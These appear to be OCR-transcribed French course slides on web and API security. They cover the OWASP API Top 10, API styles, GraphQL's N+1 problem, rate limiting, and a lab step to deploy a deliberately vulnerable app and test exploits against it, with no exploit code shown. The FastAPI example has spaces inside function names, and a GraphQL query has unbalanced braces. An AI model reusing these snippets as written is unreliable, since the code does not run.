- Exemples pour nodejs : https://blog.risingstack.com/node-js-security-checklist/ https://syndicode.com/2019/01/19/the-checklist-of-23-node-js-security-best-practices/
- https://cheatsheetseries.owasp.org/ et rester à jour.

Et prendre le temps de trouver les solutions (pérennes, contournement) aux problèmes identifiés.

Rester à jour

Lire les rapports disponibles

- Exemple : https://snyk.io/wp-content/uploads/snyk-javascript_report_2019.pdf

Pour un nouveau projet

Intégrer les exigences de sécurité dès le début est plus simple

(par ex: intégrer les ateliers EBIOS Risk Manager dès la définition du besoin)

Projet cloud : regarder les recommandations de sécurité spécifiques à la plateforme choisie

Test d’une application vulnérable (45 min)

Déployer goof https://github.com/snyk/goof (nécessite nodejs et mongo + docker)

Tester quelques exploits

Faire un scan avec snyk

Lancer le wizard

Ce que vous avez appris

- Attention aux effets de bord non prévus, il est important de bien tester les inputs (de nombreuses classes d'attaques résultent de ce problème)
  - "If an attacker successfully injects any code at all, it's pretty much game over" (Google)
- Ne pas exposer des informations sensibles (secrets), inutiles (ex: liste des routes, ressources cloud, etc.) ou trop prévisibles
  - Vérification automatisable
- Faire des audits réguliers et corriger.

API security

Et pas mal d'OAuth2 / openID


Notion d’API (Application Programming Interface)

API = ensemble de moyens par lesquels des logiciels (ou des objets) peuvent interagir sans intervention humaine

- exposition d’APIs (avec la documentation associée)
- consommation d’APIs

Il existe des environnements ouverts (ex: OpenAPI, surtout en lecture) ou limités à des partenaires.

Rappel : API REST



Exemple : google maps / waze

API Directions

Fournir un itinéraire entre plusieurs lieux selon votre moyen de transport (voiture, transports en commun, vélo ou à pied)

API Distance Matrix

Calculer la durée de trajet et les distances vers plusieurs destinations

API Roads

Déterminer l'itinéraire précis d'un véhicule

About the Waze Ads Management API

The Waze Ads Management API enables your business to increase its management effectiveness of large or complex Waze Ads `Accounts` and `Campaigns`. Direct interaction with the Waze Ads platform enables you to build software that programmatically manages `Accounts`. This leads to numerous benefits for your business.


Join today to manage your business superbly with Waze.

*It appears that you're not a Waze Ads Management API user. If you're a user, make sure that you're logged in with the proper email address in order to view our documentation guidelines. To log into your account, click the **Log in** or **Account** icon in the top right corner of your screen.*

To become a Waze Ads Management API user, click the button below to complete and submit an access request form. A follow-up email is sent to you after your request has been reviewed and approved.

Join the Management API

Contraintes de conception d'une API




Source : https://speakerdeck.com/zdne/what-api-your-guide-to-api-styles?slide=13

Traffic web aujourd'hui

HTML (user interfaces) = 17%

API = 83% (dont 69% JSON)

-> la sécurité des API est donc la priorité



Source : Akamai

Tendance

“By 2021, 90% of web-enabled applications will have more surface area for attack in the form of exposed APIs rather than the UI, up from 40% in 2019.


By 2022, API abuses will move from an infrequent to the most-frequent attack vector, resulting in data breaches for enterprise web applications.”

Source : Gartner, API Security: What You Need to Do to Protect Your APIs, 2019

API internes vs externes

APIs: Internal, External, and Partners

Survey respondents shared that the majority of the APIs (52.8%) they work with are internal, only used by their teams and organizations, which is on par with our findings in 2018. While internal APIs have remained steady, there has been a shift from public APIs to partner APIs over the last year. In 2019, 28.4% of APIs used were shared only among integration partners, compared to 25.7% in 2018. Meanwhile, the percentage of time spent on public APIs openly available on the web dropped from 21.8% to 18.8%.



https://www.getpostman.com/resources/infographics/api-survey-2019/

Exemple d'API partenaire : google nest

Nest device access and control

The Device Access API currently allows partners, based on their presented use cases, to perform one or more of the following functions: gather certain information from Nest devices, enable control of thermostats, ability to access and view camera feeds, and receive doorbell notifications with images. Smoke alarm support is coming soon. All integrated solutions will also be required to request permission from end users before being able to access, control, and manage their Nest devices as part of the partner app, solution, or platform.

As part of the process, commercial partners need to:

1. Sign our Non-Disclosure Agreement
2. Submit use cases for assessment
3. Agree to our Device Access Terms of Service
4. Prepare your application for OAuth Verification, including the annual security assessment required for restricted scope applications

Prochain enjeu : consommer de multiples APIs

Many to many : openbanking (+PSD2), logistique, machine to machine, etc.


Un jour peut être

“The level of autonomy is the ability to safely navigate in the API landscape (where the constraints are time and price)” - Zdenek Nemec

- Look for a service that can fulfill the shipment of 6 pallets from Prague to Paris under 100 EUR.
- Look for a service that has gs1:Offer where gs1:itemOffered gs1:gpcCategoryCode is MILK

Un jour peut être

Construire des apps à partir de commodity services



Technologies

Moderne :

- `REST (web API)`
- `gRPC (rpc API)`
- `GraphQL (query API)`
- `Webhooks/Websub (subscribe API)`

Legacy :

- `SOAP`
- `Flat file`

REST: *A stateless architecture for data transfer that is dependent on hypermedia*. REST can tie together a wide range of resources that might be requested in a variety of formats for different purposes. REST is fundamentally concerned with stateless resource management, so it's best used in such situations. Systems requiring rapid iteration and standardized HTTP verbiage will find REST best suited for their purposes.


gRPC: *A nimble and lightweight system for requesting data*. gRPC, on the other hand, is best used when a system requires a set amount of data or processing routinely, and in which the requester is either low power or resource-jealous. The IoT is a great example of this.

GraphQL: *An approach wherein the user defines the expected data and format of that data*. GraphQL is from Facebook, and that pedigree demonstrates its use case well – situations in which the requester needs the data in a specific format for a specific use. In those cases, those data formats and the relations between them are vitally important, and no other solution provides the same level of interconnected provision of data.

Webhooks: *Data updates to be served automatically, rather than requested*. Finally, Webhooks are best used when the API in question primarily updates clients. While such APIs can also have other functions, even RESTful ones, the primary use of a Webhook microservice should be to update clients and provide updated, provisioned data upon the creation of the new, updated resource.

https://nordicapis.com/when-to-use-what-rest-graphql-webhooks-grpc/

GraphQL




https://www.youtube.com/watch?v=783ccP__No8

Technologies utilisées (2019)

Exciting Technologies

Microservices, containers, and serverless architecture are among the most exciting technologies for developers in the next year, cited by 53.9%, 45.5%, and 44.0% of respondents respectively. Slightly less exciting, but still on developers' radars, are OpenAPI 3.0, GraphQL, HTTP 2.0, and WebSockets.



https://www.getpostman.com/resources/infographics/api-survey-2019/

Exemple de framework (python)

Documentation: https://fastapi.tiangolo.com

Source Code: https://github.com/tiangolo/fastapi

FastAPI is a modern, fast (high-performance), web framework for building APIs with Python 3.6+ based on standard Python type hints.

The key features are:

- **Fast**: Very high performance, on par with **NodeJS** and **Go** (thanks to Starlette and Pydantic). One of the fastest Python frameworks available.
- **Fast to code**: Increase the speed to develop features by about 200% to 300% *.
- **Fewer bugs**: Reduce about 40% of human (developer) induced errors. *
- **Intuitive**: Great editor support. Completion everywhere. Less time debugging.
- **Easy**: Designed to be easy to use and learn. Less time reading docs.
- **Short**: Minimize code duplication. Multiple features from each parameter declaration. Fewer bugs.
- **Robust**: Get production-ready code. With automatic interactive documentation.
- **Standards-based**: Based on (and fully compatible with) the open standards for APIs: OpenAPI [↪] (previously known as Swagger) and JSON Schema [↪].

* estimation based on tests on an internal development team, building production applications.

Exemple de framework (python)

```python
from fastapi import FastAPI

app = FastAPI()

@app.get("/")
def read root():
    return {"Hello": "World"}

@app.get("/api/service1")
def read service1():
    return {"status_code": 200, "message": "service1 is called"}

@app.get("/api/service2")
def read service2():
     return {"status_code": 200, "message": "service2 is called"}
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 50
Content-Type: application/json
Via: kong/1.3.0
X-Kong-Proxy-Latency: 7
X-Kong-Upstream-Latency: 5
server: uvicorn

{
   "message": "service1 is called",
   "status_code": 200
 }
```

OWASP API Top10 (2019)

Source : https://owasp.org/www-project-api-security/

---

1 – Broken object level authorization

2 – Broken authentication

3 – Excessive data exposure

4 – Lack of resources and rate limiting

5 – Broken function level authorization

6 – Mass assignment

7 – Security misconfiguration

8 – Injection

9 – Improper assets management

10 – Insufficient logging and monitoring

Beaucoup de risques communs avec ce qu'on a déjà vu,

on va regarder ce qui est spécifique

Considérations spécifiques

Auth - il y a besoin d’une granularité plus détaillée

Excessive data exposure + mass assignment - limiter le périmètre à ce qui est vraiment nécessaire (ex: gateway graphQL)

Rate limiting - comme les APIs sont faites pour être automatisées, il faut limiter le nombre d’appels pour éviter des attaques DDoS.

Improper asset management - attention aux environnements non sécurisés (test, staging)


GraphQL : N+1 issue

Se produit quand le resolver exécute plusieurs aller-retour vers la data pour résoudre une seule requête, ce qui crée des problèmes de performance (et potentiellement des attaques DDoS).

```
query {
	questions (...) {
	title
	body
		answers {		// A answers
		text
		comments {		// A * C comments
			text
			likes {...}	// A * C * L likes
		}
	}
}
```

GraphQL : exemple de solution pour la “N+1 issue”


`Dataloader : batching + caching` https://github.com/graphql/dataloader



```
SELECT * FROM users WHERE id = 1

/*
  Load the first 3 first friend IDs
*/
SELECT * FROM friends WHERE user_id = 1 LIMIT 3

/*
  Load the 3 first friends using their ID
*/
SELECT * FROM users WHERE id IN (2, 3, 4)


/*
  Load the best friend for each
*/
SELECT * FROM users WHERE id IN (5, 6 , 7)
```

https://medium.com/@__xuorig__/the-graphql-dataloader-pattern-visualized-3064a00f319f

Exemple d'architecture



https://github.com/hasura/3factor

Alternatives à GraphQL

- Le mécanisme PUSH de HTTP/2 peut aussi être utilisé https://github.com/dunglas/vulcain
- 103 Early hints https://developer.mozilla.org/fr/docs/Web/HTTP/Status/103


Mais attention au support par les browsers

https://groups.google.com/a/chromium.org/g/blink-dev/c/K3rYLvmQUBY/m/vOWBKZGoAQAJ?pli=1

Granularité

Function as a service

(faas)



Source : Martin Fowler

OWASP API Top 10 cheatsheet

– – –

A4: LACK OF RESOURCES & RATE LIMITING

API is not protected against an excessive amount of calls or payload sizes. Attackers use that for DoS and brute force attacks.

USE CASES

- Attacker overloading the API
- Excessive rate of requests
- Request or field sizes
- "Zip bombs"

HOW TO PREVENT

- Rate limiting
- Payload size limits
- Rate limits specific to API methods, clients, addresses
- Checks on compression ratios
- Limits on container resources

https://apisecurity.io/encyclopedia/content/owasp-api-security-top-10-cheat-sheet-a4.pdf

Architectures basées sur des APIs

